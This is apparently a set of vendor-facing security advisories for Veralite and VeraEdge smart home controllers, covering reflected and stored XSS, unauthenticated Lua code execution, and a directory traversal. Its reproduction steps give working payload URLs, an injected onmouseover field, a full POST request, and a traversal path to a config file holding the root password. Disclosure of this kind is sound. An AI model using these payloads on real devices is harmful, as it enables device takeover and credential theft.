
All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

**Steps to Reproduce**

-------------------------------------------------------------------------------------------------

1. Navigate to <http://[IP> address of device]/cgi-bin/cmh/connect.sh?RedirectUrl=%3C/script%3E%3Cscript%3Ealert(1)%3b%2f%2fa
2. Observe the JavaScript pop-up box
3. The same action can be executed by using the HTML file below






**Vulnerability Description**

-------------------------------------------------------------------------------------------------

The device provides a shell script called connect.sh which is supposed to return a specific cookie for the user when the user is authenticated to <https://home.getvera.com>. One of the parameters retrieved by this script is “RedirectURL”.



However, the application misses on performing strict input validation on this parameter and this allows an attacker to execute the client side code on this application.

**Exploitation**

-------------------------------------------------------------------------------------------------

It is very easy to execute a command of an attacker’s choice. To exploit the situation an attacker has to trick a user into navigating to his/her site via a phishing attack. An attacker can create a hidden IFRAME window on an attacker’s web page and thus execute the payload that can execute any action on the device provided by the web management interface or steal any sensitive information including HW\_key and device id which allow an attacker to even mimic the device and connect to Vera servers.

**Vulnerability discovery**

-------------------------------------------------------------------------------------------------

The vulnerability was discovered simply by performing a web application pentest on the web management interface provided by the "lighthttpd" server and reversing the script “connect.sh” which is located inside the firmware.

**Contact**

-------------------------------------------------------------------------------------------------

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, [satam@synopsys.com](mailto:satam@synopsys.com)

**Remediation**

-------------------------------------------------------------------------------------------------

It is necessary for the developers to perform strict input validation using regular expression check and also HTML output encoding.

# SIG-EXT-05-2017-04 (Unauthenticated Stored Cross-Site Scripting) -- CVE-2017-9387

**Introduction**

-------------------------------------------------------------------------------------------------

Recently a stored cross-site scripting issue was discovered as a part of the research on IoT devices in the most recent firmware for Veralite and VeraEdge devices. This device acts as a both a router and a smart home controller.

**Advisory**

-------------------------------------------------------------------------------------------------

**Overview**

-------------------------------------------------------------------------------------------------

Synopsys Software Integrity Group staff identified that the device does not implement any stored cross-site scripting protection in Veralite and Veraedge smart home controller/router. This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker to execute client side code on the user’s browser and thus allows an attacker from executing other functions on the devices which are protected by authentication. An example would be to add new users to the device.

**High Severity Rating**

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

**Base Metrics**

* Access Vector (AV): Network (N):
* Access Complexity (AC): High (H):
* Privileges Required (PR): Low (L):
* User Interaction (UI): Required (R):
* Scope (S): Unchanged (U):
* Confidentiality Impact (C): Complete (C):
* Integrity Impact (I): Complete (C):
* Availability Impact (A): Complete (C):
* Resulting base score: 8.0 (High)

**Temporal Metrics**

* Exploit Code Maturity (F):
* Remediation Level (RL): Unavailable (U).
* Report Confidence (RC): Confirmed (C)
* Resulting temporal score: 7.8 (High).

**Environmental Metrics**

* Confidentiality Requirement (CR): Med (M):
* Integrity Requirement (IR): Med (M):
* Availability Requirement (AR): Med (M)
* Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

**Vulnerable Versions**


-------------------------------------------------------------------------------------------------

All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

**Steps to Reproduce**

-------------------------------------------------------------------------------------------------


1. First execute this request htp://[IP\_address\_device]/cgi-bin/cmh/relay.sh?action=start&ip=10.0.0.1&remote\_host=10.0.0.10+<a onmouseover=alert('XSSED')>hello</a>&session\_key=12344444444
2. Now navigate to http:// [IP\_address\_device]/cgi-bin/cmh/log.sh?log=relay and move the mouse over the “hello” text
3. Observe the JavaScript pop up that states ‘XSSED’



**Vulnerability Description**

-------------------------------------------------------------------------------------------------

The device provides a shell script called relay.sh which is used for creating new SSH relays for the device so that the device connects to Vera servers. All the parameters passed in this specific script are logged to a log file called log.relay in the /tmp folder. The user can also read all the log files from the device using a script called log.sh. However, when the script loads the log files it displays them with content-type text/html and passes all the logs through ansi2html binary which converts all the character text including HTML meta-characters correctly to be displayed in the browser.



This allows an attacker to use the log files as a storing mechanism for the XSS payload and thus whenever a user navigates to that log.sh script, it enables the XSS payload and allows an attacker to execute his malicious payload on the user’s browser.

**Exploitation**

-------------------------------------------------------------------------------------------------

It is very easy to execute a command of an attacker’s choice. To exploit the situation an attacker has to trick a user into navigating to his/her site via a phishing attack. An attacker can create a hidden IFRAME window on an attacker’s web page and thus execute the payload that can execute any action on the device provided by the web management interface or steal any sensitive information including HW\_key and device id which allow an attacker to even mimic the device and connect to Vera servers.

**Vulnerability discovery**

-------------------------------------------------------------------------------------------------

The vulnerability was discovered simply by performing a web application pentest on the web management interface provided by the "lighthttpd" server and reversing the script “log.sh” which is located inside the firmware.

**Contact**

-------------------------------------------------------------------------------------------------

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, [satam@synopsys.com](mailto:satam@synopsys.com)

**Remediation**

-------------------------------------------------------------------------------------------------

It is necessary for the developers to perform strict input validation using regular expression check and also HTML output encoding.

# SIG-EXT-05-2017-06 (Unauthenticated attacker can execute arbitrary code using Lua language) -- CVE-2017-9389

**Introduction**

-------------------------------------------------------------------------------------------------

Recently arbitrary Lua code execution issue was discovered as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices. This device acts as a both a router and a smart home controller.

**Advisory**

-------------------------------------------------------------------------------------------------

**Overview**

-------------------------------------------------------------------------------------------------

Synopsys Software Integrity Group staff identified an arbitrary Lua code execution issue as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices Veralite and Veraedge smart home controller/router. This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code.

**High Severity Rating**

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

**Base Metrics**

* Access Vector (AV): Network (N):
* Access Complexity (AC): High (H):
* Privileges Required (PR): Low (L):
* User Interaction (UI): Required (R):
* Scope (S): Unchanged (U):
* Confidentiality Impact (C): Complete (C):
* Integrity Impact (I): Complete (C):
* Availability Impact (A): Complete (C):
* Resulting base score: 8.0 (High)

**Temporal Metrics**

* Exploit Code Maturity (F):
* Remediation Level (RL): Unavailable (U).
* Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
* Resulting temporal score: 7.8 (High).

**Environmental Metrics**

* Confidentiality Requirement (CR): Med (M):
* Integrity Requirement (IR): Med (M):
* Availability Requirement (AR): Med (M)
* Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

**Vulnerable Versions**

-------------------------------------------------------------------------------------------------

All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.


**Steps to Reproduce**


-------------------------------------------------------------------------------------------------

1. Copy the file below on your computer and modify the code you would like to run in the “Code” parameter



1. Now navigate to the file CSRF\_runluacode.html and observe that the code gets executed on the device
2. The security researcher used the ping command to be executed as shown in the image below





**Vulnerability Description**

-------------------------------------------------------------------------------------------------

The device provides a web user interface that allows a user to manage the device. As a part of the functionality the device allows a user to install applications written in Lua programming language. Also the interface allows any user to write his/her application in Lua language. However, this functionality is not protected by authentication and this allows an atacker to run arbitrary Lua code on the device.

The POST request is forwarded to LuaUPNP daemon on the device. This binary handles the received Lua code in the function “LU::JobHandler\_LuaUPnP::RunLua(LU::JobHandler\_LuaUPnP \*\_\_hidden this, LU::UPnPActionWrapper \*)” as shown in the image below.




The value in the “code” parameter is then passed to the function “LU::LuaInterface::RunCode(char const\*)” which actually loads the Lua engine and runs the code.



**Exploitation**

-------------------------------------------------------------------------------------------------

The attack is trivial for an attacker to exploit. An attacker can use search engines like Shodan to identify these specific devices directly exposed to the Internet. Then an attacker can execute a simple script which will result in executing arbitrary Lua code and thus execute system commands on the device withour any authentication required. If the device is not exposed directly on the Internet, then in that case an attacker can trick a user into navigating to a website that an attacker controls and then execute the attack using the user’s browser and a hidden iframe as shown in the image below.



**Vulnerability discovery**

-------------------------------------------------------------------------------------------------

The vulnerability was discovered simply by reverse engineering the "LuaUPNP" binary and performing manual pentest against the lighttpd server inside the firmware.

**Contact**

-------------------------------------------------------------------------------------------------

Direct questions to Mandar Satam,Sr. Sec Researcher Synopsys SIG, [satam@synopsys.com](mailto:satam@synopsys.com)

**Remediation**

-------------------------------------------------------------------------------------------------

The identified functionality needs to be protected by using authentication. Also cross site request forgery protection mechanism needs to be used so that an attacker cannot trick a user into still executing code even with authentication protection.

# SIG-EXT-05-2017-07 (Unauthenticated attacker can read any file using Directory traversal) -- CVE-2017-9386

**Introduction**

-------------------------------------------------------------------------------------------------

Recently a Directory Traversal issue was discovered as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices. This device acts as a both a router and a smart home controller.

**Advisory**

-------------------------------------------------------------------------------------------------

**Overview**

-------------------------------------------------------------------------------------------------

Synopsys Software Integrity Group staff identified a directory traversal issue as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices Veralite and Veraedge smart home controller/router. This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code.

**High Severity Rating**

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

**Base Metrics**

* Access Vector (AV): Network (N):
* Access Complexity (AC): High (H):
* Privileges Required (PR): Low (L):
* User Interaction (UI): Required (R):
* Scope (S): Unchanged (U):
* Confidentiality Impact (C): Complete (C):
* Integrity Impact (I): Complete (C):
* Availability Impact (A): Complete (C):
* Resulting base score: 8.0 (High)

**Temporal Metrics**

* Exploit Code Maturity (F):
* Remediation Level (RL): Unavailable (U).
* Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
* Resulting temporal score: 7.8 (High).

**Environmental Metrics**

* Confidentiality Requirement (CR): Med (M):
* Integrity Requirement (IR): Med (M):
* Availability Requirement (AR): Med (M)
* Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

**Vulnerable Versions**

-------------------------------------------------------------------------------------------------

All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

**Steps to Reproduce**

-------------------------------------------------------------------------------------------------

1. Copy the POST request below to BurpSuite’s repeater functionality and execute the request to create a folder call cmh-ext on the device

POST /cgi-bin/cmh/store\_file.sh?file=test.txt HTTP/1.1

Host: [IP Address Device]

Proxy-Connection: keep-alive

Content-Length: 448

Cache-Control: max-age=0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

Origin: null

User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.111 Safari/537.36

Content-Type: multipart/form-data; boundary=----WebKitFormBoundary2gl1lE5hxrsmCgAB

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.8

------WebKitFormBoundary2gl1lE5hxrsmCgAB

Content-Disposition: form-data; name="store\_file"; filename="test.txt"

Content-Type: text/plain

<html><script>alert(1);</script></html>

------WebKitFormBoundary2gl1lE5hxrsmCgAB

Content-Disposition: form-data; name="store\_file\_name"

test1.html


------WebKitFormBoundary2gl1lE5hxrsmCgAB--

Content-Disposition: form-data; name="file\_name"

test.txt1

------WebKitFormBoundary2gl1lE5hxrsmCgAB--


1. Now navigate to the URL <http://[IP_address_device]/cgi-bin/cmh/get_file.sh?filename=../cmh/cmh.conf>
2. This should display the content of the file cmh.conf which includes the root password and HW\_key



